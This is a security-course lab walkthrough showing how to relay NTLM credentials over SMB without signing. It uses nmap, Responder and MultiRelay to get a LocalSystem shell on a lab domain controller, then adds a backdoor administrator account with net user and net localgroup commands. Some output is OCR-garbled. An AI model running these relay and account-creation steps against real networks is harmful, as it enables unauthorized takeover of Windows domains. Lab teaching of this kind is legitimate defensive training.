NOTE: The document has been *updated* recently for clarity, presentation, etc.

SMB signing Multi-Relay


This is the lab for client side attack. We are approaching with a network traffic monitor type. The purpose is to verify that the company workstation and server are not using a service that has already been announced as vulnerable to the **Server Message Block (SMB)** signing. Disabling the signing between hosts will allow *Man-in-the-Middle* attacks against **SMB** protocol. The protocol can be set as *Disabled* entirely, *enabled*, or *required*.

Pre-requisite:

A. Your **Kali** Linux. Make sure your VM can ping your **Win7** & **Win2012**
B. A **Win7** VM, a **Windows 2012 *Domain Controller*** provided by the instructor

SMB Signing


1. Logon to your **Kali**, execute the following command. Replace **192.168.1.160** with your *Windows 2012 DC* **IP address**. Note the information where it is said message_signing is disabled. **Take a screenshot** of the result.



```
:/usr/share/responder/tools# nmap --script smb-security-mode.nse -p445 192.168.1.160
p 7.70 ( https://nmap.org ) at 2019-01-10 11:16 EST
```

2. This is to confirm that the target is vulnerable to *SMB signing* problem.

3. Open a terminal, change directory to **/usr/share/responder**. Use **nano** to open the file **Responder.conf**. Make sure the indicate options are both **off**.




```
[Responder Core]

; Servers to start
SQL = On
SMB = Off
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
```

4. Share a folder on the server: Logon to *Windows 2012 DC*, expand *Windows Explorer*, right click on the folder *Temp* and go to ***Properties***

   a. Click on *Sharing*, go to *Advanced Sharing*
   b. Check Share this folder
   c. Under Permission, allow everyone full control, click OK


d. Go to Security Tab, click Edit, click the Add button
e. In the Object names box, type **devuserno1**, check name; **produserno1**, check name
f. Click *OK* to finish the share

5. Go back to your **Kali**, open a terminal and run the following command. **Take a screenshot of** the listening status



```
root@UMBkali:/usr/share/responder# python Responder.py -I eth0 -v
```

6. Open another terminal, and run the following command. **Take a screenshot** between the lines "Retrieving info" and "Part of domain". (Make sure you replace `192.168.1.160` with your **Windows 2012** IP)



```
root@UMBkali:/usr/share/responder/tools# python MultiRelay.py -t 192.168.1.160 -u ALL

Responder MultiRelay 2.0 NTLMv1/2 Relay
```

7. Go to your **Win7** VM


a. Logon **Win7**, open *Windows Explorer*

b. In the menu, click *Tools*, *Map a network drive*

c. In the folder, enter the **Windows 2012** IP as following, replacing IP as appropriate

d. Click *Connect using different credentials*,

e. Click *Finish*, and you will see the prompt for the ID. Enter it as following



What network folder would you like to map?

Specify the drive letter for the connection and the folder that you want to connect to:


Drive: Y:

Folder: \\192.168.1.160\temp

Example: \\server\share

□ Reconnect at logon

ct using different credentials



Enter Network Password

Enter your password to connect to: 192.168.1.160

SecLab_net\devuserno1


•••••••

Domain: SecLab_net

□ Remember my credentials

f. Click *OK* to map the drive.

8. You should see messages popped up in your *SMB Relay* as following. **Take a screenshot** including the line connected to `x.x.x.x` as *LocalSystem*




```
Relaying credentials for these users:
['ALL']


Retrieving information for 192.168.1.160...
SMB signing: False
Os version: 'Windows Server 2012 R2 Standard 9600'
Hostname: 'WIN-58U7D2VBAFO'
Part of the 'SecLab_net' domain
[+] Setting up HTTP relay with SMB challenge: 776dc4071f8e4200
[+] Received NTLMv2 hash from: 192.168.1.158
[+] Client info: ['indows 7 Professional 7601 Service Pack 1', c
[+] Username: devuserno1 is whitelisted, forwarding credentials.
```


9. If using UNC path doesn't work as expected, use your browser and access a wrong name (for example: `google.cin`)

10. You are now at the command prompt of the domain controller, type `dsquery server`. **Take a screenshot of the result.**

11. From the command prompt, execute the following command to add a user and add it to the local administrators group. **Take a screenshot of your completion**




```
C:\Windows\system32\:#net user pentest2 vpn@123 /add
[+] Name collision, this file already exist in windows/
[+] Write failed.
The command completed successfully.
```



```
C:\Windows\system32\:#net localgroup administrators  pentest2 /add
[+] Name collision, this file already exist in windows/temp/. Try:
[+] Write failed.
The command completed successfully.
```

12. Logon to your *Windows 2012*, open *Active Directory Users and Computers*. Search for *Administrators* group, double click on *Members* and **take a screenshot** of the member list as following



Find: Users, Contacts, and Groups In: SecLab.com

Group name (pre-Windows 2000): Administrators

Description: Administrators have complete and unrestric